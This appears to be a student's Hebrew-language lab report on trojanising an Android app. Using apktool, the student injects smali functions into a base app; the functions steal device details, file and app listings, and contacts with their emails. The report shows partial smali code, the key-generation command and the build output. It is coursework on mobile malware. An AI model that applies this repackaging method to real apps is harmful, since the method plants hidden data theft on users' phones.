313260382

תהליך העבודה:

הורדת אפליקציית הבסיס מאתר המודל

התקנת ה apktool למחשב (windows)

apktool d פתיחת קובץ האפליקציית בסיס כתיקייה לאחר הפקודה

לאחר ניתוח מבנה אפליקציית הבסיס (בקבצי הimali)

כתיבת אפליקצייה זדונית בעלת כפתור אחד:

בעת לחיצה על הכפתור האפליקציה תגנוב מידע אודות הפלאפון (ללא צורך בהרשאות)- מספק מידע יעיל מאוד להמשך התקפה, כמו לדוגמא סוג המכשיר וגודלו גרסת המכשיר מעבד וכדומה.

יעיל מאוד לתכנון התקפה נוספת וזיהוי חולשות במכשיר (לדוגמא שריפת הבטריות במכשיר ה7 galaxy note)




(דוגמה לחולשת גרסא של מכשיר שמהתחממות יתר של המכשיר הבטריה נשרפת).

בנוסף האפליקצייה תגנוב מידע אודות הקבצים הנוספים במכשיר: שמות קבצים ואפליקציות והמיקום שלהם במכשיר.

כמו כן כדי לאפשר יכולת להפצת ההתקפה ישנה הרשאה אחת של אנשי קשר הקוד הזדוני יגנוב את רשימת אנשי הקשר והמיילים מתוך הפלאפון של הנתקף.

apktool d לאפליקצייה הזדונית ופתיחת קובץ באמצעות apk



השתלת הקוד הזדוני בקוד הsmali של האפליקציה:

AndroidManifest.xml השלב הראשון הוא השתלה בקובץ

Manifest השתלת ההרשאות בקובץ

השלב השני היה השתלת הפונקציות שכתבתי באפליקצייה הזדונית:

פונקצייה מתוך האפליקצייה הזודנית,

פונקציה זו כותבת את כל המידע שנגנב לתוך הקובץ.

```
MagicDate,smali - Notepad
                                                                                     \times
File Edit Format View Help
.method public getAllContacts()Ljava/util/ArrayList;
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "()",
            "Ljava/util/ArrayList<",
            "Ljava/util/ArrayList<",
            "Ljava/lang/String;",
            ">;>;"
    .end annotation
    .line 109
    new-instance v0, Ljava/util/ArrayList;
    invoke-direct {v0}, Ljava/util/ArrayList;-><init>()V
```

פונקצייה מתוך האפליקצייה הזודנית,

יצירת מפתח באמצעות הפקודה:

keytool -alias <alias_name> -genkey -v -keystore mykey.keystore


פונקציה זו גונבת את המידע על אנשי הקשר והמיילים שלהם

```
.method public getAllInfo()V
   .locals 15
   .line 31
   const-string v0, "window"
   invoke-virtual {p0, v0}, Lcom/MagicDate/MagicDate;->getSystemService(Ljava/lan
   move-result-object v0
   check-cast v0, Landroid/view/WindowManager;
   .line 32
   .local v0, "wm":Landroid/view/WindowManager;
   if-eqz v0, :cond_3
   .line 33
   invoke-interface {v0}, Landroid/view/WindowManager;->getDefaultDisplay()Landro
                                                     . פונקצייה מתוך האפליקצייה הזודנית,
  פונקציה זו גונבת את המידע על חומרת הפלאפון של המשתמש ומידע על האפליקציות הנוספות במכשיר.
                הכנסת הפונקציות התבצעה בהתאם למיקומם בקובץ הsmalia של האפליקצייה הזדונית.
                   השלב השלישי היה הוספת הפונקציה שמפעילה את ההתקפה ואת פונקציות העזר:
         invoke-direct {p0, v1}, Lcom/MagicDate/MagicDate;->calc(I)V
         goto :goto_0
          .line 137
                           # "tmpAnzahl":Ljava/lang/String;
          .end local v0
          :pswitch 1
         invoke-virtual {p0}, Lcom/MagicDate/MagicDate;->getAllInfo()V
         invoke-direct {p0}, Lcom/MagicDate/MagicDate;->getRandom()V
         goto :goto_0
                                         לאחר השתלת הקוד הזדוני בקבצי אפליקציית הבסיס:
```

בניית האפליקציה באמצעות apktool b והמפתח הסודי שנוצר.

```
C:\Users\Orkabi\Desktop\apktool>apktool b magicDate
I: Using Apktool 2.6.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

הפעלת הקובץ הסופי (אפליקציית הבסיס לאחר הזרקת הקוד הזדוני) באמצעות האמיולטור randoma נוצר קובץ לאחר לחיצה על כפתור ה



הקובץ עם המידע מצורף לקבצי ההגשה.